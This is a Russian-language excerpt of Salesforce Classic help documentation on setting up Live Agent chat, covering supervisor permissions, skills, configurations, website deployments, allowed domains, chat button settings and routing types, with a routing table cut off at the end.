СМ. ТАКЖЕ:

- Записи сеансов Live Agent
- Транскрипты Live Agent
- Записи посетителей Live Agent
- Редактирование полномочий объекта в профилях

Полномочия для администраторов службы поддержки Live Agent

Необходимо включить определенные полномочия для администраторов поддержки Live Agent, чтобы у них были все необходимые средства для контроля работы агента и просмотра сведений о клиентах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Общие полномочия

Необходимое полномочие	Описание
«API включен»	Обязательно для всех пользователей Live Agent

Необязательное полномочие	Описание
«Назначить навыки Live Agent пользователям»	Позволяет администраторам назначать навыки агентам.

Полномочия объекта

Тип записи	Полномочие	Описание	Рекомендации
Сеансы Live Agent	«Чтение»	Данное полномочие позволяет администраторам просматривать записи сеансов.	Нет
	«Создание»	Данное полномочие позволяет администраторам создавать записи сеансов.	Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их создание вручную.
	«Редактирование»	Данное полномочие позволяет администраторам	Записи сеансов создаются автоматически и

Тип записи	Полномочие	Описание	Рекомендации
		редактировать записи сеансов.	используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их редактирование.
	«Удаление»	Данное полномочие позволяет администраторам удалять записи сеансов.	Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их удаление.
Транскрипты Live Chat	«Чтение»	Данное полномочие позволяет администраторам просматривать транскрипты чатов.	Нет
	«Создание»	Данное полномочие позволяет администраторам создавать транскрипты чатов.	Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам создание транскриптов вручную.
	«Редактирование»	Данное полномочие позволяет администраторам редактировать транскрипты чатов.	Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам

Тип записи	Полномочие	Описание	Рекомендации
			редактирование транскриптов.
	«Удаление»	Данное полномочие позволяет администраторам удалять транскрипты чатов.	Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам удаление транскриптов.
Посетители Live Chat	«Чтение»	Данное полномочие позволяет администраторам просматривать записи посетителей.	Нет
	«Создание»	Данное полномочие позволяет администраторам создавать записи посетителей.	Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их создание вручную.
	«Редактирование»	Данное полномочие позволяет администраторам редактировать записи посетителей.	Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их редактирование.
	«Удаление»	Данное полномочие позволяет администраторам удалять записи посетителей.	Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не

Тип записи	Полномочие	Описание	Рекомендации
			рекомендуем подделывать данные записи. При необходимости разрешите администраторам их удаление.
Быстрый текст	«Чтение»	Данное полномочие позволяет администраторам просматривать сообщения «Быстрый текст».	Нет
	«Создание»	Данное полномочие позволяет администраторам создавать сообщения «Быстрый текст».	Нет
	«Редактирование»	Данное полномочие позволяет администраторам редактировать сообщения «Быстрый текст».	Нет
	«Удаление»	Данное полномочие позволяет администраторам удалять сообщения «Быстрый текст».	Нет

СМ. ТАКЖЕ:

- Записи сеансов Live Agent
- Транскрипты Live Agent
- Записи посетителей Live Agent
- Редактирование полномочий объекта в профилях

Создание и назначение навыков Live Agent

Навыки определяют компетентность агентов. При назначении навыка агент получает запросы на чат, связанные с его областями. Кроме того, вы можете дать вашим администраторам возможность назначать агентам навыки.

1. Введите строку *«Навыки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Навыки»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя навыка.

   Например, создайте навык по имени «Счета» для агентов, которые специализируются по вопросам, связанным со счетами клиентов.
4. Выберите нужных пользователей в области «Назначить пользователей».
5. Выберите нужные профили в области «Назначить профили».
6. Нажмите кнопку **«Сохранить»**.

Чтобы администраторы могли назначать навыки, включите разрешение «Назначать навыки Live Agent пользователям» в их профилях либо назначьте отдельным пользователям через набор полномочий. Когда администратор обладает таким полномочием, он может перейти в раздел **«Настройка»** > **«Настроить»** > **«Навыки Live Agent»** и обновить назначенные профили или пользователей в каждом соответствующем навыке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания навыков:

- «Настройка приложения»

Для добавления навыков (администраторы):

- «Назначить навыки Live Agent пользователям»

Создание конфигураций Live Agent

Конфигурации Live Agent определяют функции Live Agent, доступные агентам и администраторам службы поддержки при общении с клиентами. Создайте конфигурации Live Agent для определения функций приложения Live Agent на консоли Salesforce.

Прежде чем создать конфигурации, рекомендуем создать профили и пользователей. Данный алгоритм позволяет одновременно создавать и назначать конфигурации пользователям и профилям.

Конфигурации Live Agent позволяют контролировать доступ пользователей к определенным функциям приложения Live Agent. При необходимости создайте разные конфигурации, определяющие функции приложения Live Agent для разных типов пользователей. Например, создайте конфигурацию для опытных агентов, расширяющую их полномочия, или конфигурацию для администраторов службы поддержки, предоставляющую им полномочия, необходимые для отслеживания сотрудников.

1. Чтобы приступить к созданию конфигурации, в меню «Настройка» введите *«Конфигурации Live Agent»* в поле «Быстрый поиск», затем выберите **«Конфигурации Live Agent»**.
2. Нажмите кнопку **«Создать»**.
3. Настройте параметры конфигурации Live Agent.
4. Нажмите кнопку **«Сохранить»**.

Параметры конфигурации Live Agent

Параметры конфигурации Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Поддерживаемые обозреватели для уведомлений Live Agent

Уведомления Live Agent позволяют повысить эффективность работы агентов путем их предупреждения о некоторых событиях. Поддерживаемые типы уведомлений определяются веб-обозревателями, используемыми агентами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций:

- Настройка приложения

СМ. ТАКЖЕ:

Создание и назначение навыков Live Agent

Создание пользователей Live Agent

Параметры конфигурации Live Agent

Параметры конфигурации Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Ниже перечислены параметры, доступные при создании или редактировании конфигурации Live Agent.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Основные сведения

Настройте основные функции, доступные агентам при общении с клиентами.

Параметр	Выполняемые функции
Имя конфигурации `Live Agent`	Данный параметр определяет имя конфигурации. Данное имя или его версия автоматически добавляется в поле «Имя разработчика».
Имя разработчика	Данный параметр определяет API-имя конфигурации Live Agent.
Пропускная способность чата	Данный параметр определяет количество чатов, доступное агенту, которому назначается данная конфигурация, для одновременного участия.
Предварительный просмотр включен	Данный параметр определяет возможность предварительного просмотра агентами введенных сообщений клиентов чата перед их отправкой.
Звуковое уведомление о получении запроса включено	Данный параметр определяет необходимость проигрывания звукового оповещения при получении агентом нового запроса на чат.
Звуковое уведомление об отключении включено	Данный параметр определяет необходимость проигрывания звукового оповещения при отключении от чата.
Уведомления включены	Данный параметр определяет необходимость отображения всплывающего оповещения при получении агентом нового запроса на чат.
Настраиваемое имя агента	Данный параметр определяет имя агента, отображающееся клиентам в окне чата.
Автоматическое приветствие	Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат.

Параметр	Выполняемые функции
	Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента. Прим.: Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и отдельной кнопке чата, то сообщение, связанное с кнопкой чата, переопределяет сообщение, связанное с конфигурацией.
Автоматически устанавливать статус «Отошел» при отклонении	Данный параметр автоматически назначает агенту Live Agent статус «Отошел» при отклонении запроса на чат. Данный параметр применяется только при назначении агентов кнопкам чата, использующим маршрутизацию на основе активной доставки.
Автоматически устанавливать статус «Отошел» при истечении срока действия активной доставки	Данный параметр автоматически назначает агенту Live Agent статус «Отошел» при истечении срока действия запроса на чат, отправленного агенту. Данный параметр применяется только при назначении агентов кнопкам чата, использующим маршрутизацию на основе активной доставки.
Критическое время ожидания предупреждения	Данный параметр определяет время ожидания (в секундах) до отправки агенту предупреждения о вводе ответа.
Перенос файла агентом включен	Данный параметр определяет возможность предоставления клиентам доступа для переноса файлов посредством чата.
Блокировка посетителя включена	Данный параметр определяет возможность блокировки посетителей в активном чате на консоли Salesforce. См. раздел «Предоставление агентам возможности блокировки посетителей по IP-адресу».
Флажок помощи включен	Указывает, может ли агент отправлять запрос на помощь (поднятый «флажок») администратору.

Мини-приложения

Мини-приложения — это инструменты, доступные только организациям, которые используют приложение Live Agent на консоли Live Agent. Консоль Live Agent больше не поддерживается; рекомендуем избегать настройки мини-приложений. При использовании приложения Live Agent на консоли Salesforce мини-приложения не требуются.

Назначить пользователей

Чтобы предоставить соответствующим пользователям доступ к функциям приложения Live Agent, назначьте им нужную конфигурацию. Позже конфигурации могут быть также назначены профили. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю.

Внимание: Одновременно пользователю может быть назначена только одна конфигурация Live Agent. При назначении пользователю второй конфигурации Live Agent система удаляет пользователя из первой конфигурации Live Agent без предупреждения. Рекомендуем точно выяснить, какой конфигурации Live Agent должен быть назначен каждый пользователь.

Например, пользователю «А» назначается конфигурация Live Agent «А». Затем пользователю «А» случайно назначается новая конфигурация Live Agent «Б». В данном случае система Salesforce автоматически удаляет пользователя А из конфигурации Live Agent А и переназначает пользователя конфигурации Live Agent В без предупреждения.

Параметр	Выполняемые функции
Доступные пользователи	Данный параметр определяет пользователей, которые могут быть назначены конфигурации.
Выбранные пользователи	Данный параметр определяет пользователей, которые уже назначены конфигурации.

Назначить профили

Чтобы предоставить пользователям, связанным с профилями, доступ к функциям приложения Live Agent, назначьте соответствующие профили нужной конфигурации. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю.

Параметр	Выполняемые функции
Доступные профили	Данный параметр определяет профили пользователей, которые могут быть назначены конфигурации.
Выбранные профили	Данный параметр определяет профили пользователей, которые уже назначены конфигурации.

Параметры администратора

Параметры администратора определяют функции приложения Live Agent, доступные администраторам службы поддержки. Кроме того, данные параметры определяют стандартные фильтры, которые применяются к списку «Статус агента» на панели администратора.

Параметр	Выполняемые функции
Отслеживание чатов включено	Данный параметр определяет возможность отслеживания чатов агентов в режиме реального времени параллельно их взаимодействию с клиентами.
Приватные сообщения включены	Данный параметр определяет возможность отправки личных сообщений агентам параллельно их общению с клиентами.

Параметр	Выполняемые функции
Предварительный просмотр агентов включен	Данный параметр определяет возможность предварительного просмотра сообщений агентов перед их отправкой клиентам.
Стандартный фильтр статусов агента	Данный параметр определяет стандартный статус агента (например, «В сети», «Отошел» или «Не в сети»), используемый для фильтрации агентов на панели администратора. При просмотре списка «Статус агента» на панели администратора отображается только список агентов, имеющих выбранный статус.
Стандартный фильтр навыков	Данный параметр определяет стандартный навык, используемый для фильтрации агентов на панели администратора. При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранному навыку.
Стандартный фильтр кнопок	Данный параметр определяет стандартную кнопку, используемую для фильтрации агентов на панели администратора. При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранной кнопке.
Назначенные навыки	Данный параметр определяет навыки, отображаемые администраторам на панели администратора. При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранным навыкам. При отсутствии выбранных навыков список «Статус агента» отображает агентов, назначенных любому навыку.

Параметры конференции чата

Данные параметры определяют возможность отправки другим агентам приглашений на участие в чате с клиентом. Конференция чата позволяет агентам добавлять нескольких агентов в один чат. Таким образом, агенты могут способствовать получению нужных решений клиентами без ожидания переноса их чатов.

Прим.: Конференция чата не поддерживает панель «Связанные объекты». Попытка ее использования во время конференции чата может препятствовать сохранению важных сведений о записи.

Параметр	Выполняемые функции
Конференция чата включена	Данный параметр определяет возможность отправки другим агентам приглашений на участие в чатах с клиентами.

Параметры переноса чата

Определите возможность переноса чатов другим агентам.

Параметр	Выполняемые функции
Перенос чата агентам включен.	Данный параметр определяет возможность переноса чатов непосредственно другому агенту.
Перенос чата в навыки включен.	Данный параметр определяет возможность переноса чатов агентам, назначенным определенному навыку.
Перенос чата в навыки	Данный параметр определяет группы навыков, которые могут использоваться агентами для переноса чатов. Агенты могут переносить чаты доступным агентам, назначенным выбранным навыкам.
Перенос чата кнопкам Live Chat включен.	Данный параметр определяет возможность переноса чатов кнопке или очереди.
Перенос чата кнопкам Live Chat	Данный параметр определяет кнопки, которые могут использоваться агентами для переноса чатов. Агенты могут переносить чаты доступным агентам, назначенным выбранным кнопкам.

СМ. ТАКЖЕ:

- Панель администратора Live Agent
- Список «Статус агента»

Поддерживаемые обозреватели для уведомлений Live Agent

Уведомления Live Agent позволяют повысить эффективность работы агентов путем их предупреждения о некоторых событиях. Поддерживаемые типы уведомлений определяются веб-обозревателями, используемыми агентами.

Приложение Live Agent поддерживает два типа уведомлений.

Уведомления о запросах на чат
Данный тип позволяет уведомлять агента о получении запроса на чат; поддерживаются звуковые и настольные уведомления.

Уведомления об отключении
Данный тип позволяет уведомлять агента об отключении от приложения Live Agent; поддерживаются только звуковые уведомления.

Обозреватель	Версия	Поддержка звуковых уведомлений?	Поддержка настольных уведомлений?
Google Chrome™	Последняя стабильная версия	Да	Да
Mozilla® Firefox®	Последняя стабильная версия	Да	Да
Apple® Safari®	6.x для ОС Mac OS X	Да	Да
Windows® Internet Explorer®	9	Да	Нет

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Создание развертываний Live Agent

Развертывание — это область корпоративного веб-сайта, поддерживающая приложение Live Agent. Созданные развертывания позволяют внедрять приложение Live Agent и контролировать его функциональность на корпоративном веб-сайте.

Прежде чем настроить окно чата, отображаемое клиентам, рекомендуем создать сайт Force.com для размещения настраиваемых изображений.

Развертывание состоит из нескольких строк кода JavaScript, добавляемого на веб-страницы. Организация может использовать одно или несколько развертываний Live Agent. Например, если обслуживание нескольких веб-сайтов осуществляется силами одной службы поддержки, то каждому сайту может соответствовать отдельное развертывание, позволяющее отображать посетителям несколько окон чата.

1. В разделе «Настройка» введите «*Развертывания*» в поле «Быстрый поиск», затем выберите **«Развертывания»**.
2. Нажмите кнопку **«Создать»**.
3. Настройте параметры развертывания.
4. Нажмите кнопку **«Сохранить»**.
   Система Salesforce создает код развертывания.
5. Скопируйте и вставьте код развертывания на каждую веб-страницу, где должно быть развернуто приложение Live Agent. Рекомендуем вставлять код прямо перед закрывающим тегом body (`</body>`).

   Прим.: При использовании зон безопасности в браузере Internet Explorer 9 убедитесь, что развертывание и соответствующий веб-сайт относятся к одной зоне безопасности. Если веб-сайт, открытый в обозревателе Internet Explorer, использует другую зону безопасности, то окно чата не может быть открыто. Дополнительную информацию о зонах безопасности см. в справке Internet Explorer.

   Прим.: Если вы перемещаете экземпляры с целью их обновления или миграции организации, восстановите код с помощью данных шагов после завершения обслуживания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания развертываний:

- «Настройка приложения»

Параметры развертывания Live Agent

Параметры развертывания Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Разрешенные домены и развертывания Live Agent

Чтобы повысить безопасность и уменьшить количество незаконных входящих запросов, укажите разрешенные домены при создании развертываний Live Agent. Ниже перечислены некоторые рекомендации по использованию разрешенных доменов.

СМ. ТАКЖЕ:

Настройка фирменного стиля Live Agent посредством сайтов Force.com

Параметры развертывания Live Agent

Параметры развертывания Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Ниже перечислены параметры, доступные при создании или редактировании развертывания Live Agent.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Основные сведения

Настройте основные функции, доступные для отдельного развертывания Live Agent.

Параметр	Выполняемые функции
Имя развертывания `Live Chat`	Данный параметр определяет имя развертывания. Данное имя или его версия автоматически добавляется в поле «Имя разработчика».
Имя разработчика	Данный параметр определяет API-имя развертывания Live Agent.
Заголовок окна чата	Данный параметр определяет имя окна чата, отображаемого клиентам.
Разрешить посетителям сохранение транскриптов	Данный параметр определяет возможность сохранения клиентами копий транскриптов чата по завершении общения с агентом.
Разрешить доступ к `Pre-Chat API`	Данный параметр определяет возможность доступа и внедрения интерфейса Pre-Chat API разработчиками. Внимание: Pre-Chat API предоставляет разработчикам доступ к потенциально конфиденциальным данным, которыми клиенты заполняют предчатовые формы (например, имя и адрес эл. почты клиента).
Разрешенные домены	Данный параметр определяет домены для размещения развертывания. Ниже перечислены рекомендации по использованию разрешенных доменов. • Укажите любое количество доменов, но не более одного домена в строке. • Укажите только домен и субдомен. Например, abc.domen.ru, domen.ru или www.domen.ru. Рекомендуем не

Параметр	Выполняемые функции
	использовать префикс http:// или соотнесения с конкретными страницами домена (например, domen.ru/straniza). • Убедитесь в добавлении всех нужных доменов. • Пропустите поле «Разрешенные домены» для использования развертывания в любом домене.
Включить настраиваемые лимиты времени	Показывает, включены ли лимит времени и соответствующие предупреждения для агента на случай, если клиент долгое время неактивен в чате.
Продолжительность предупреждения о неактивном соединении	Определяет продолжительность (в секундах), на протяжении которой клиент может оставаться неактивным или работать автономно, прежде чем агенту отправляется предупреждение. Значение по умолчанию — 40 секунд. Появляется при выборе «Включить настраиваемые лимиты времени».
Продолжительность лимита времени неактивного соединения	Определяет продолжительность (в секундах), на протяжении которой клиент может оставаться неактивным или работать автономно до завершения чата. Значение по умолчанию — 110 секунд. Появляется при выборе «Включить настраиваемые лимиты времени».

Фирменный стиль окна чата

При необходимости дополните окно чата настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

Параметр	Выполняемые функции
Сайт с изображением для фирменного стиля	Данный параметр определяет сайт Force.com, связанный с развертыванием. Связывание развертывания с сайтом Force.com позволяет оформлять развертывание в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com.
Изображение для оформления окна чата в фирменном стиле	Данный параметр определяет настраиваемый рисунок, отображаемый в окне чата клиента.

Параметр	Выполняемые функции
Изображение для оформления окна мобильного чата в фирменном стиле	Данный параметр определяет настраиваемый рисунок, отображаемый в окне чата клиента при открытии чата посредством мобильного сайта.

СМ. ТАКЖЕ:

Настройка фирменного стиля Live Agent посредством сайтов Force.com

Разрешенные домены и развертывания Live Agent

Разрешенные домены и развертывания Live Agent

Чтобы повысить безопасность и уменьшить количество незаконных входящих запросов, укажите разрешенные домены при создании развертываний Live Agent. Ниже перечислены некоторые рекомендации по использованию разрешенных доменов.

- Укажите любое количество доменов, но не более одного домена в строке.
- Укажите только домен и субдомен (например, abc.domen.ru, domen.ru или www.domen.ru). Рекомендуем не использовать префикс http:// или соотнесения с конкретными страницами домена (например, domen.ru/straniza).
- Укажите все нужные домены.
- Пропустите поле «Разрешенные домены» для использования развертывания в любом домене.

СМ. ТАКЖЕ:

Создание развертываний Live Agent

Создание кнопок чата

Созданные кнопки чата позволяют клиентам отправлять запросы на чат с агентами прямо с корпоративного веб-сайта.

Прежде чем создать кнопки чата, выполните указанные ниже действия.

- Создайте навыки. Каждая кнопка чата связана с отдельным навыком или набором навыков, поэтому чаты, открытые посредством кнопки, передаются соответствующим агентам.
- Создайте сайт Force.com и статические ресурсы для использования настраиваемых изображений, соответствующих активному и неактивному статусам кнопки. Чтобы указать изображения или текст кнопки в случае отсутствия сайта Force.com, измените код, сгенерированный при создании кнопки.

Создайте кнопки, с помощью которых посетители смогут начинать чаты. Подобно развертыванию, кнопка состоит из нескольких строк кода JavaScript, который необходимо скопировать и вставить на нужные веб-страницы. Одно развертывание допускает использование нескольких кнопок; каждая кнопка соотносится с определенным навыком агента. Например, развертывание «Обслуживание» может использовать кнопки для вопросов, связанных с настольными, портативными и планшетными компьютерами. Каждая кнопка соотносится с соответствующим навыком или набором навыков, благодаря чему запросы посетителей перенаправляются только тем агентам, которые действительно могут помочь в решении возникшей проблемы.

1. Введите строку *«Кнопки чата»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Кнопки чата»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите значение «Кнопка чата» в поле «Тип».
4. Настройте оставшиеся параметры кнопки чата.
5. Нажмите кнопку **«Сохранить»**.
6. Скопируйте и вставьте код кнопки на каждую веб-страницу, где развернуто приложение Live Agent. Убедитесь, что код вставляется в ту область страницы, которая должна отображать кнопку.

Совет: Ввиду обновления кода при каждом изменении, рекомендуем копировать и вставлять код при каждом обновлении кнопки.

Параметры кнопок чата

Параметры кнопок чата определяют алгоритмы кнопок чата, используемых клиентами для взаимодействия с агентами.

Параметры маршрутизации чатов

Параметры маршрутизации в приложении Live Agent позволяют определять способ перенаправления входящих запросов на чат агентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и настройки кнопок чата:

- Настройка приложения

[Параметры создания очереди чатов]

Параметры создания очереди в приложении Live Agent позволяют определять способ обработки входящих запросов на чат при отсутствии доступных агентов.

СМ. ТАКЖЕ:

[Создание и назначение навыков Live Agent]

[Настройка фирменного стиля Live Agent посредством сайтов Force.com]

Параметры кнопок чата

Параметры кнопок чата определяют алгоритмы кнопок чата, используемых клиентами для взаимодействия с агентами.

Ниже перечислены параметры, доступные при создании или редактировании кнопки чата Live Agent.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Основные сведения

Настройте основные функции, доступные для отдельной кнопки чата Live Agent.

Параметр	Выполняемые функции
Тип	Данный параметр определяет тип создаваемой кнопки. Внимание: При создании кнопки чата для добавления на веб-сайт выберите значение «Кнопка чата».
Имя	Данный параметр определяет имя кнопки чата. Данное имя или его версия автоматически добавляется в поле «Имя разработчика».
Имя разработчика	Данный параметр определяет API-имя кнопки чата.
Язык	Данный параметр определяет стандартный язык отображения текста в окне чата.
Включить истечение срока ожидания клиента	Указывает, будут ли чаты завершаться, если клиент не ответил за указанный период времени.
Время ожидания клиента (в секундах)	Задает период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем сеанс завершится. Таймер останавливается, когда клиент отправляет сообщение. Таймер

Параметр	Выполняемые функции
	сбрасывается в 0 каждый раз, когда агент отправляет сообщение.
Предупреждение об ожидании клиента (в секундах)	Задает период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем отобразится предупреждение и таймер начнет отсчет. Предупреждение исчезает (и таймер останавливается) каждый раз, когда клиент отправляет сообщение. Предупреждение исчезает (и таймер сбрасывается в 0) каждый раз, когда клиент отправляет сообщение. Значение для предупреждения должно быть меньше, чем значение для времени ожидания (рекомендуется 30 секунд).
Настраиваемое имя агента	Данный параметр определяет имя агента, отображающееся клиентам в окне чата.
Автоматическое приветствие	Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат. Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента. Прим.: Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и отдельной кнопке чата, то сообщение, связанное с кнопкой чата, переопределяет сообщение, связанное с конфигурацией.

Сведения о маршрутизации

Настройка направления чатов наиболее подходящему агенту с помощью этой кнопки или предложения.

Параметр	Выполняемые функции
Тип маршрутизации	Способ направления чатов агенту.
Навыки	Данный параметр связывает навыки с кнопкой. Входящие запросы на чат, инициированные кнопкой, перенаправляются агентам с указанными навыками.
Истечение срока действия активной доставки (в секундах)	Установите количество времени, которое агент должен использовать для ответа на запрос в чате, до проведения маршрутизации запроса другому агенту.
Включить очередь	Указывает, что очередь включена. Очередь позволяет входящим запросам на чат находиться в очереди до момента

Параметр	Выполняемые функции
	появления доступного агента с соответствующими навыками.
Размер очереди на одного агента	Определяет пропускную способность очереди для хранения запросов чата на одного доступного агента. Для маршрутизации Live Agent или при размере чатов, равном 1, это число чатов для постановки в очередь на каждого агента.
Общий размер очереди	Определяет пропускную способность очереди для хранения запросов чата. Для маршрутизации Live Agent или при размере чатов, равном 1, это максимально допустимое число чатов для постановки в очередь.
Перенаправление отклоненных запросов	Позвольте запросам в чате, отклоненным всеми доступными агентами, маршрутизироваться и снова направляться всем доступным агентам. Доступно только для запросов типов маршрутизации «Наименее активные» и «Самые доступные».
Автоматический прием чатов	Позвольте запросам чата, инициированным этой кнопкой, автоматически приниматься первым доступным агентом.

Настройка кнопки чата

При необходимости дополните кнопку чата настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

Параметр	Выполняемые функции
Сайт для ресурсов	Данный параметр определяет сайт Force.com, связанный с кнопкой чата. Связывание кнопки с сайтом Force.com позволяет оформлять кнопку в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com.
Интерактивное изображение	Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при недоступности кнопки чата.
Автономное изображение	Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при доступности кнопки чата клиентам для отправки запросов на новые чаты.
Настраиваемая страница чата	Данный параметр заменяет стандартное окно чата Live Agent настраиваемой страницей окна чата, созданной пользователем. Рекомендуем использовать данный параметр только при необходимости замены стандартного окна чата, поддерживаемого приложением Live Agent.
Страница предчатовой формы	Данный параметр перенаправляет приложение Live Agent на страницу Force.com, содержащую настраиваемую

Параметр	Выполняемые функции
	предчатовую форму, которая отображается клиентам перед началом чата с агентом.
URL-адрес предчатовой формы	Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей предчатовую форму.
Постчатовая страница	Данный параметр перенаправляет приложение Live Agent на настраиваемую постчатовую страницу, отображаемую клиентам после завершения чата.
URL-адрес постчатовой страницы	Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей постчатовую страницу.

СМ. ТАКЖЕ:

- Настройка фирменного стиля Live Agent посредством сайтов Force.com
- Параметры маршрутизации чатов
- Параметры создания очереди чатов
- Предчатовые формы и постчатовые страницы

Параметры маршрутизации чатов

Параметры маршрутизации в приложении Live Agent позволяют определять способ перенаправления входящих запросов на чат агентам.

Параметр маршрутизации	Описание
Выбор	Входящие запросы на чат добавляются в очередь в приложении Live Agent на консоли Salesforce и доступны любому агенту с соответствующим навыком.
Наименее активные	Входящие чаты перенаправляются агенту с соответствующим навыком и наименьшим количеством активных чатов. Данный параметр поддерживает активную доставку, то есть входящие чаты перенаправляются или доставляются агентам в оперативном режиме. При необходимости укажите время ожидания ответа агента до перенаправления запроса на чат следующему соответствующему доступному агенту.
Самые доступные	Входящие чаты перенаправляются агенту с соответствующим навыком и

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

Параметр маршрутизации	Описание
